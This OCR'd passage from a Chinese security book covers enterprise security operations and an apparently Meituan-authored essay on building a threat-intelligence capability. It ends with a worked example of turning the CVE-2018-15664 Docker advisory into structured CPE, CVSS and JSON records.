（1）无人关注的资产，特别是互联网资产。漏洞通报平台报出的很多安全漏洞，得到的企业回复很多是：这是一台（测试/即将下线/无人使用/外包人员使用……）的设备，我们已关闭。这些资产除了服务器，还分配了的互联网 IP、域名，不在安全监测里的系统和应用；

（2）开放在互联网上的管理后台、高危端口、文件上传点；

（3）各种已被爆漏洞的第三方应用；

（4）弱口令，包括系统弱口令、应用弱口令、用户弱口令等各种弱口令，如果解决好了口令的问题，保守估计可以解决企业 50% 的安全问题。

第三是安全运维平台可用性出了问题，在前面介绍了 SIEM 健康度监控的问题，这块也是安全检测失效的重要原因之一。

第四是告警质量的问题。SOC 被诟病最多的是采集了大量数据，但往往不能判断哪些是真正需要关注的告警。告警有效性较低，导致大量需要人工确认，管理成本太高。安全检测规则的设计不足导致告警数量太多，从而导致安全运营人员选择性的忽略。

第五是人的问题。机制流程也可以理解为是人的问题。如果前述原因排除，还是有安全检测失效的问题，那应归结于人的问题。比如人的责任心问题，快到下班时间了，匆匆把告警确认关闭敷衍了事；或者人的安全技能不足，不能有效调查判断实际安全问题。

1.6.3 4.3 白名单还是黑名单

目前绝大多数安全防护措施、安全检测规则，无论吹的多高大上，基本都还是基于黑名单原则，满足黑名单规则的给出告警。黑名单的优点显而易见，假阳性较低，认知理解容易，缺点是漏报率高，能不能检测到安全威胁，很大程度上需要靠概率和运气。

如果从安全有效性角度出发，白名单可能会越来越受到重视。白名单的缺点是假阳性较高，运营成本高，所以需要安全检测具有自学习能力（姑且称为人工智能），形成自动或半自动可收敛的安全检测规则。这块希望能尽快有成熟的商业产品，解决企业的痛点。

1.6.4 4.4 需要什么样的安全和安全运营

企业需要什么样的安全和安全运营？适合自己的就是最好的，或者说投入和收益比最大的就是最好的。企业的安全投入跟公司的规模和盈利能力相关，公司规模大，盈利能力强，处于发展期时，预算和人员编制都会增加，业务停滞时安全做的再好也不会追加投入。因为在甲方，安全不是主营业务，信息技术部门已经是公司的中后台职能型部门，安全团队是信息技术部门中的中后台，谓之后台中的后台。所以：

> 适合自己就是最好的。
>
> 聂君

企业安全建设有个阶段论：

第一阶段：如果基本的安全体系尚不完备，处于救火阶段或者安全体系化建设捉襟见肘，APT 攻击可以先放一边不管，先把安全中需要快速止血的工作做好，这就是基础安全工作，这部分工作远没有高大上，但却是最基础最有用的 ‘‘保命’’ 工作，不需要太多额外投入就可以规避 80% 的安全问题，让企业有一个最基础的安全保障。

第二阶段：系统建设阶段，建设各种安全监测防护手段，以及各类安全规范和安全流程，一般采用 27001 体系 + 商业解决方案 + 少量自研可以实现。

第三阶段是安全高阶建设，这阶段基本商业产品很难满足企业安全需求了，以自我研发和自动化智能化为特征，核心还是以解决企业遇到的安全问题，解决实际安全问题为目标。能进入这个阶段的企业不多，但基本代表了该行业的未来发展方向。

类似软件能力成熟度模型 CMMI，安全运营也有个成熟度问题：

（1）一级：自发级。部署了一些较为基础的安全措施和管控，单点防御投入了较多人力财力，比较依赖于厂商，对于企业安全没有整体把控。

（2）二级：基础级。具有安全运营的理念并付诸行动，建立了较为完善的安全防护体系，并通过安全运营保障安全有效性，具有攻防能力的个人或团队，能够解决实际安全问题。

（3）三级：自动化级。具有自动化监测、响应、处理甚至反击能力，对企业自身安全现状和能力具有全局掌控力，具有入侵感知能力，能进行一定级别的攻防对抗。

（4）四级：智能级。采用了白名单的安全防护原则，具有真正意义的智能安全检测，能够对偏离正常行为模式的行为进行识别。

（5）五级：天网级。天网恢恢疏而不漏，让所有恶意行为无所遁形。这级别的安全，出于一个理想状态，目前为止还没有真实案例。

无论怎样，金融企业还是要坚持适合自己就是最好的原则。如果需求是一辆自行车，结果来了一辆专机，结果也未必一定好。

1.7 5 结语

我一直在企业安全建设中提倡安全运营，确保安全有效性，并在君哥的体历公众号中发表了三篇安全运营建设之路的文章。最近欣闻不少银行总行纷纷建立了安全运营团队，规模都在 30+ 以上，虽和互联网大厂还有很大差距，但相比过去已经是非常之大手笔。相信很多大行，股份制行，城商行，证券公司都会跟进，安全运营是企业安全建设实际落地的必由之路。安全运营，无论是体系方法论，还是工具产品，还在快速发展完善中，有志于此的读者可以重点关注。

目前制约安全运营发展的最大因素有两点，一是没有特别好的商业化工具，能够结合企业内部的流程和人员，提高安全运营效率。据我所知，很多安全乙方准备在此领域发力。二是一万个安全负责人心中有一万个安全运营，打法思路各异，没有形成统一的安全运营标准。笔者和两位志同道合的朋友正在从事这方面的开源工作，欢迎加入我们。

《中国信息安全》安全运营专题下载：

链接:https://pan.baidu.com/s/1SS7OdDHt433n8glbDDRt3w 密码:zgrk

联系方式：

邮箱：niejun2002@gmail.com

Github：https://github.com/jun1010/secbuild

微信公众号：君哥的体历（jungedetili）

部分观点和内容参考以下文章，表示感谢。

1.《我所理解的安全运营》，职业欠钱

大型互联网企业威胁情报运营与实践思考

作者：中文（e1knot）

来源：https://security.meituan.com/#/blogNews/30

2.1 0x00 大规模系统下的威胁

随着用户数量、业务量的增长，互联网企业的业务系统也变得越来越复杂，大量的访问日志、庞大的代码仓库、数十万或百万计的 IDC 资产以及几万种开源组件构成了庞大的业务系统，但是随之而来的是大量的威胁，体现在了可产生告警的设备数量非常大，使得产生的告警非常之多，并且部分告警是完全无效或者不可运营的。正是由于告警数量的庞大，安全运营团队背负着巨大的心理压力和负担去处理，最后发现是个误报或者说是个无意义的告警，久而久之安全运营就会疲于应付告警，这个时候一旦有攻击出现，往往就会在很短的时间内失去整条防线，也就是经常说的一个段子：每年在安全上砸了一堆钱，但是实际上还是很容易被人家打进来了。庞大的资产、日志、流量，加上海量的不可运营的告警，也就间接对业务系统产生了大量的威胁。

通过对各种角度上的威胁进行梳理后，我们可以把整个互联网企业可能面临的安全威胁分为三大类，一类是以通用组件漏洞、僵木蠕为首的面向基础设施的威胁，第二类是以业务系统缺陷、越权漏洞为代表的面向业务系统的威胁，第三类是以 POI/UGC 爬取、欺诈流量（也就是刷差评/好评的）等面向业务数据层面的威胁。有了威胁，才能去谈威胁的情报。

在梳理完上述威胁后，笔者第一时间也去问询了一些同行业的朋友，但是老朋友的反馈多为‘‘买买买’’，当然这个可以理解，因为最省事儿的方法就是买买买，但是仔细思考之后，笔者发现了‘‘买买买’’之后会衍生出来一大堆的问题，比如说如何评价威胁情报做的好不好，这也是笔者在接手威胁情报能力建设之后被老大挑战的最多的问题之一；第二个问题似乎更现实一点，那就是威胁情报团队的绩效怎么去给，或者说如何评价威胁情报团队的工作对整个安全建设工作是有实际意义的，这两个问题其实在企业里面是常见但是不太好作答的问题。除了评价和 KPI 的问题，威胁情报本身由于先天的滞后性和本身的缺陷，也有很多不是很好解决的问题，由于问题多了所以便有了以下的段子。

首当其冲的是情报的准确性，很多情况下我们抓到一条情报之后，无从判断真伪，更有的时候直接抓到了就直接定性是虚假情报了，这样无形增加了很多的运营成本。第二个问题就是消息不对称，很有可能情报从原始处获取到了之后，由于生产的问题导致情报出现了失真，最后拿到手里是残缺甚至是错误的情报，安全运营拿到了之后不知道如何处理这类的情报，在这里举一个例子，在漏洞预警中，可能不小心没有注意到告警描述里面的 prior，导致了影响版本的误判。

第三个问题其实更比较常见，我们买了很多 IOCs、买了很多情报服务，数据量可能非常之巨大，但是实际上能拿来运营的往往就那么几条。举一个很常见的例子，我们在购买的 IOC 中只会提及 IP 是个扫描器、是个僵尸网络，从来没有人主动了解也没有人去询问他扫描了哪个端口，被哪个家族的僵尸网络 bot 控制了，更有甚者会将一些公司的正常资产标记成恶意的，这个时候没有人为威胁情报的结果负责，标签就变成了无意义的话题。安全运营的同学见的多了自然就会对威胁情报产生了严重的质疑，再加上前面提到的安全运营会因为海量的告警出现了告警懈怠，导致真正有用的情报没有能够及时处理，让真的威胁情报变成了'' 无效情报 ‘‘，变成了为企业添堵。

最后就是情报的滞后，举个很简单的例子，就是通用漏洞的威胁情报。通用漏洞的情报很多时候都是看到朋友圈大量转发或者群里大面积讨论才知道有漏洞了，实际上这个漏洞很有可能是很早之前就发了修复补丁大家完全没注意的。

再举个很现实的例子，在今年 7 月 12 号的时候 Squid（一款 Web 代理软件，广泛用于各大企业中）发布了一次安全更新，安全更新提到了包含认证、溢出等五个漏洞，CVSS 评分最高 6.8，但是到了今年 8 月底的时候，ZDI 的一篇文章彻底引爆了这个漏洞，导致朋友圈疯狂转发，我们抛开这些告警来看，实际上这个漏洞已经有了一个月左右的窗口期，这就是典型由于消息滞后所导致的重要情报漏过，这个时候也会对企业的系统造成威胁。

这个时候，绝大多数都会想到，我们要去建立一套完整的威胁情报体系和运营流程，但是这个时候往往又会收到老板的连环追问:

买了威胁情报服务是不是全接进来？ 威胁情报数据质量是否有保证?

能不能及时产生有效的威胁情报通知或者工单?

工单有没有人跟进闭环或者处理?

解决以后有没有事后复盘等等问题接踵而至...


看完这些你可能有点想放弃了，但是经过仔细考虑一下自己的 KPI 之后，你会发现买买买的方法并不能解决这些问题。所以这个时候你就会考虑构建自己的威胁情报能力了。

2.2 0x01 如何构建威胁情报能力

威胁情报的这一概念实际上是 2013 年被 Gartner 带火的，Gartner 对于威胁情报的定义是: 威胁情报是一种基于证据的知识，包括了情境、机制、指标、隐含和实际可行的建议。威胁情报描述了现存的、或者是即将出现针对资产的威胁或危险，并可以用于通知主体针对相关威胁或危险采取某种响应。就目前看，这一定义对整个威胁情报行业甚至是安全行业都有一定的指导意义，但是这一个定义的普适性很高，正是由于其普适性高的原因直接导致了我们在企业实际安全运营时候发现，Gartner 所定义的威胁情报并不适用于实际的安全运营场景，原因是未对业务层面上的威胁进行定义。如果要建立一个完整的威胁情报体系，那么就必须要把业务系统、业务数据等业务层面的攻击面以及闭环流程也纳入进来，这样的话我们对于针对企业各个层次上的威胁都有对应的威胁情报能力，这就是我们所认为的真实环境下应具备的威胁情报能力：能够为发现潜在或已发生的威胁（包括但不限于业务数据、业务系统和基础设施）提供有效且可靠的消息类型或者知识类型的数据，且该数据能够通过安全运营进行高自动化的闭环处理能力，称之为威胁情报能力，提供的数据称之为威胁情报数据。

2.3 0x02 如何评价威胁情报能力建设的好坏

诸多血淋淋的案例和运营经验告诉我们，威胁情报的能力构建不是简单 ‘‘买买买’’ 就能搞定的，‘‘买买买’’ 不能解决实际的安全运营问题，这个时候我们就需要自己打造威胁情报能力体系了。但是在正式开始威胁情报的建设前，我们需要明确威胁情报能力的一个指标，也就是如何去评价威胁情报能力建设的好坏，我们通过内部的讨论以及我们对于安全运营的经验和实践，为我们的威胁情报能力设置了四个比较现实的目标：低延时、高精度、可运营和能闭环。



所谓低延时，目标是为了减少安全应急团队的等待时间，缩短威胁响应的时间，并且尽量减少人工的介入，让威胁情报能力能够几乎 100% 自动化的运营，减少因为人为原因而等待的时间，同时又保证有效情报的输入和处理，所以自动化率和有效情报转化率是在这部分需要关注的问题。所谓高精度，指的是采集威胁情报数据的渠道足够稳定，质量足够高，来源足够可靠，并且通过高准确度的算法来让情报的精准度和内容丰富度达到可运营的标准及以上，这里就需要考验情报生产算法和情报渠道的可靠性和稳定性，稳定的情报数据和渠道是高品质威胁情报的基石。

所谓可运营，是指我们的情报成品也就是 FINTEL（全称为是 Final Intelligence，在情报界的表示交付的情报成品）的质量是否能够高可读、高可用同时具备闭环的特性，这个时候可操作性成为了评价这部分的指标。


最后就是能闭环，前面提到了情报如果不能够运营和闭环的话，实际上就是无效情报，这个时候的考核指标可能就是闭环成工单的数量。

2.4 0x03 威胁情报生命周期和体系建设

在确定了清晰的目标之后，就应该开干了，我们在建设威胁情报能力体系的过程中，把整个威胁情报能力体系划分成了四个部分：

1. 威胁情报数据
2. 情报生产工具
3. 情报管理平台
4. 安全运营团队

这也就是外界所说的人 + 数据 + 平台的方式建设体系。



这里数据既包含了内部的诸如流量、日志、安全设备告警，也包含了外部的 IOC、风控情报、第三方商业情报等外部情报数据，平台这部分比较好理解，主要是为了提高运营效率，理想中的威胁情报平台至少需要包含采集端、生产端和传送端，其中采集端主要负责聚合各个来源的数据并且完成诸如分类、去除杂讯、去重等预处理工作；生产端负责的工作主要完成的事情是对威胁情报的修饰、加权分析、高阶聚合操作，将威胁情报由预处理数据转换成可用的情报成品 FINTEL；而在传播端则是将不同种类的情报成品 FINTEL 按照需求和运营方式传递给不同的人，完成后续运营和闭环的工作。截止到目前，我们在现有威胁情报体系中已经建成了一个基于威胁情报生命周期且兼容现有安全架构的威胁情报运营体系，同时建成了两个情报平台和三个数据库，两个平台其中一个负责完成情报的闭环管理，我们叫它 MT-Nebula，另一个完成情报按需推送，我们叫它 MT-Radar，三个数据包含用来刻画外部资产画像、外部资产指纹数据库，用来存放通用组件漏洞的漏洞信息数据库，以及集成了公开 IOC、自爬取情报和第三方商业情报的外部情报数据库。在此基础上，我们也建立了四个情报反馈渠道，包含人工、自动化、第三方和 SRC，我们的 SRC 是既收漏洞也收情报的。

2.5 0x04 威胁情报的闭环与运营

首先我们先来谈一下企业的威胁情报生命周期，根据我们的业务特性和运营与闭环模式，我们根据实际的安全运营经验和威胁情报的一些理论知识将威胁情报能力的运营和信息的闭环分为了四个阶段，分别是：威胁情报策略制定、威胁情报采集与分析、威胁情报成品交付与情报运营和事后的复盘分析。

我们认为威胁情报能力应该是一个规划导向的安全能力，并且威胁情报计划是一个高度可操作的详尽计划，所以在日常的威胁情报工作中，我们对情报规划这一部分看的很重，甚至一度认为没有规划后面做的很多东西可能都是错的甚至是完全相悖的。在实际操作中，我们可能有 35% 甚至更长的时间和精力是在做一个可操作的威胁情报计划，计划的内容包含了评价的指标、不同类型情报的运营与闭环的策略、需要接入哪些类型的威胁情报、情报与资产数据的交互标准、交付规范等问题。好的规划确实会事半功倍，同时也会让运营效率更高。其次是威胁情报能力建设工作中技术含量最高的一部分，情报采集和分析，在这部分主要的工作点是数据完整性确认、情报数据预处理、分析建模、精加工和修饰调整。目前从效果来看的话，在粗处理阶段引入机器学习的分类方法，会使后期情报数据精加工的工作变得异常容易，但是在精加工阶段，机器学习又显得非常‘’ 添乱 ‘‘，一方面是因为客户的需求众口难调，另一方面是准确度的问题。在精加工完毕后，我们需要对 FINTEL 添加佐料，佐料的作用是为了后面增加情报的可运营性。

下一步进入了一个非常重要且非常难做的环节，威胁情报成品的交付和运营。如果前面做了详实且可执行的威胁情报计划，在这里就变得轻松了许多，按部就班按照计划执行即可，需要考察威胁情报的准确性和闭环成工单的数量，威胁情报运营手段与其他的安全运营手段相比没有什么特殊之处。

最后一个阶段就是威胁情报运营结果的复盘和总结，这部分主要是为了解决情报反馈出来的问题，也就是所谓的‘‘分锅大会’’，这一点往往是情报产生实际价值的时候。值得注意的是，情报的计划可能会随着多个 case 的积累而发生改变，并且解决问题不应该是追责，而是应该闭环。

当我们完成了对威胁情报能力生命周期的构建之后，下一步就是基于这一部分周期来设计一个完整的威胁情报体系。在设计这一部分体系的时候，首当其冲要考虑的应该是威胁情报体系应当兼容现有的安全体系，其次，要完全按照情报的生命周期逐渐累加必要的数据和分析方法，最后将这些能力和威胁情报生产算法平台化和规范化。

我们在经过一段时间的运营和实际的应用的结果来看，结合我们现有的安全能力和体系，我们的威胁情报体系如下图所示，该体系分为了五个层次，分别对应上文中威胁情报生命周期中的四个环节，规划部分对应策略制定环节，数据研判、情报处理、情报分析对应采集与分析环节，情报运营、闭环处理和复盘分析分别对应情报运营环节。

在情报规划阶段，我们需要考虑的内容是我们会面临何种类型的威胁、我们如何去收集发现这些威胁所对应的威胁情报、收集到的威胁情报如何加工成我们想要的 FINTEL 成品、成品如何交付和运营、闭环策略分别是什么等问题。紧接着就是数据研判，所谓数据研判第一件事情是先确认内部的数据是否完整、可用，因为内部数据的不可用很有可能会影响后面的数据交叉分析，除此之外，外部情报也要保证按照事先的情报计划接入对应的数据，保证数据是充足的，我们在综合了业务安全情报和基础安全情报后，优先考虑接入了黑产情报渠道监控、Github 监控和人工反馈渠道，而老生常谈的 IOCs、OSINT 数据、第三方商业情报数据甚至是我们自己构建的指纹数据库，则以 API 的形式对外提供检测服务，允许其它安全设备接入获取对应的数据，达到为安全赋能的目的，同时我们允许人工反馈情报，实现现有情报源的有机补充。


当数据准备完毕后，接下来就是情报数据的预处理环节，预处理需要解决的问题包含：情报来源格式不统一的问题、情报来源不可信的问题、情报素质低的问题、情报重合的问题等，在经过预处理后，我们将会得到一个具备初步可分析条件的威胁情报数据，成为粗产品。

在拿到粗产品后，我们需要对粗产品进行进一步的精加工，其目的是为了保证情报满足我们最初设计的目标，达到目的和效果。在经过分析后，我们就会得到完整的情报 FINTEL 成品。

紧接着我们在得到 FINTEL 成品后，会通过各种形式让情报进入运营状态，这些形式不拘泥于表象，包括但不限于工单、信息推送等。同时在这里，平台化的能力沉淀就显得十分重要。到此，我们的情报能力矩阵就介绍完毕。


2.6 0x05 情报分析技术探秘

以上内容让我们对情报体系有了一个初步的了解，但是作为技术能力最强的分析，我们需要详细阐述一下情报的分析过程，为了方便大家的理解，我会以漏洞情报作为例子来阐述一下具体的操作，整体流程如下图所示：



首先在一条情报进来之后，他可能是多种形式，可能是一个微信群聊的截图、一篇新闻，也有可能是一条 Twitter，大概率也可能是一个很丰满的 JSON 数据，至于 STIX、TAXII、CyBox 这种也会存在，那么这个时候我们就需要将这些数据通过各种方法整合成我们大概能看懂的一个粗产品。我们以漏洞情报为例来说明，当我们拿到一个原始的漏洞数据的时候，他可能是一个 GitHub 上的 issue，也可能是一封来自于 Openwall 的邮件，更有可能是某个群里一句话，通过绝大多数的实验和实际场景，我们认为邮件是一个比较好的切入点，因为既包含了 issue 又包含了 openwall 的列表，所以我们往往会以邮件作为重要的情报来源之一。

在获取上述情报来源后，需要对情报进行初加工，这一部分依赖的技术主要是 OCR 技术和 NLP 技术，OCR 技术的作用是用来识别图片中的文本信息，提取出其中的文本，达到了图片转文字的效果，在这一部分处理后，我们剩下的多为文本情报了，这个时候 NLP 技术将会帮助我们提取其中的关键信息如词性、词频等，比如说专有名词、时间等，获取到这些信息之后，我们将会把这些分析结果向量化，使用机器学习方法（如目前的机器学习网红算法 XGBoost）对这些词进行聚类，然后通过自己训练的模型将关键信息分类，整理到一条数据结构中。


A vulnerability in all versions of Docker can be potentially exploited by miscreants to escape containers' security protections, and read and write data on host machines, possibly leading to code execution.

This is according to senior SUSE software engineer Aleksa Sarai, who said the flaw is a race condition bug in which a file path is changed after it has been checked as valid, and, crucially, before it is used.

The flaw, designated CVE-2018-15664, can be, in certain circumstances, abused to read and write arbitrary files on the host with root permissions from within a container, Sarai explained on Tuesday. This is possible provided there are no file system restrictions on the Docker daemon, such as those imposed by AppArmor.

对于我们的漏洞而言，在上一步获取到源数据之后经过上面提到的方法，我们整理出了以下内容，当然内容不完全正确。

很明显这个时候情报仍然是不可用的，因为虽然有了漏洞信息，但是情报仍然不可读、不可用，这个时候我们就需要通过其他的情报进行交叉填充，完成对情报数据的补充，如上面提到的漏洞，详情可以通过 MITRE 和 NVD 的官方数据库获取详情。

CVE-ID	
CVE-2018-15664	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
In Docker through 18.06.1-ce-rc2, the API endpoints behind the 'docker cp' command are vulnerable to a symlink-exchange attack with Directory Traversal, giving attackers arbitrary read-write access to the host filesystem with root privileges, because daemon/archive.go does not do archive operations on a frozen filesystem (or from within a chroot).	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	

由于我们获得了版本号，所以在 CPE 数据或者 SWID 数据中，我们可以拉取对应厂商对应产品下该版本的所有分支版本，这样就可以获得完整的影响范围。

```
<cpe-item name="cpe:/a:docker:docker:0.1.0">
  <title xml:lang="en-US">Docker 0.1.0</title>
  <references>
   <reference href="https://docs.docker.com/release-notes/docker-engine/">Version</
    reference>
    <reference href="https://www.docker.com/">Vendor</reference>
  </references>
  <cpe-23:cpe23-item name="cpe:2.3:a:docker:docker:0.1.0:*:*:*:*:*:*:*"/>
</cpe-item>
```


另外我们也可以从官方公告中获取 CVSS 数据，来辅助判断影响范围。

CVSS v3 metrics

CVSS3 Base Score	7.5
CVSS3 Base Metrics	CVSS:3.0/AV:L/AC:H/PR:L/UI:R/S:C/C:H/I:H/A:H

这个时候，我们大概就得到了一个详实的数据结构，但是这仍然不是我们想要的 FINTEL，这部分只能作为情报的粗加工产品，传递至精加工的流程。



```
{
    "timestamp": "2019-05-23T10:29:07.453000",
    "cvss_score": "6.2",
    "cvss_detail": "CVSS:3.0/AV:L/AC:H/PR:L/UI:R/S:C/C:H/I:H/A:H",
    "cve_id": "CVE-2018-15664",
    "last_modified": "2019-06-25T08:15:10.187000",
    "references": [
        "http://lists.opensuse.org/opensuse-security-announce/2019-06/msg00066.html",
        "http://www.openwall.com/lists/oss-security/2019/05/28/1",
        "http://www.securityfocus.com/bid/108507",
        "https://access.redhat.com/security/cve/cve-2018-15664",
        "https://bugzilla.suse.com/show_bug.cgi?id=1096726",
        "https://github.com/moby/moby/pull/39252"
    ],
    "summary": "In Docker through 18.06.1-ce-rc2, the API endpoints behind the 'docker cp'
    command are vulnerable to a symlink-exchange attack with Directory Traversal, giving
    attackers arbitrary read-write access to the host filesystem with root privileges, because
    daemon/archive.go does not do archive operations on a frozen filesystem (or from within a
    chroot).",
    "vuls": ["17.x","18.x"],
    "type": ["RCE"]
}
```


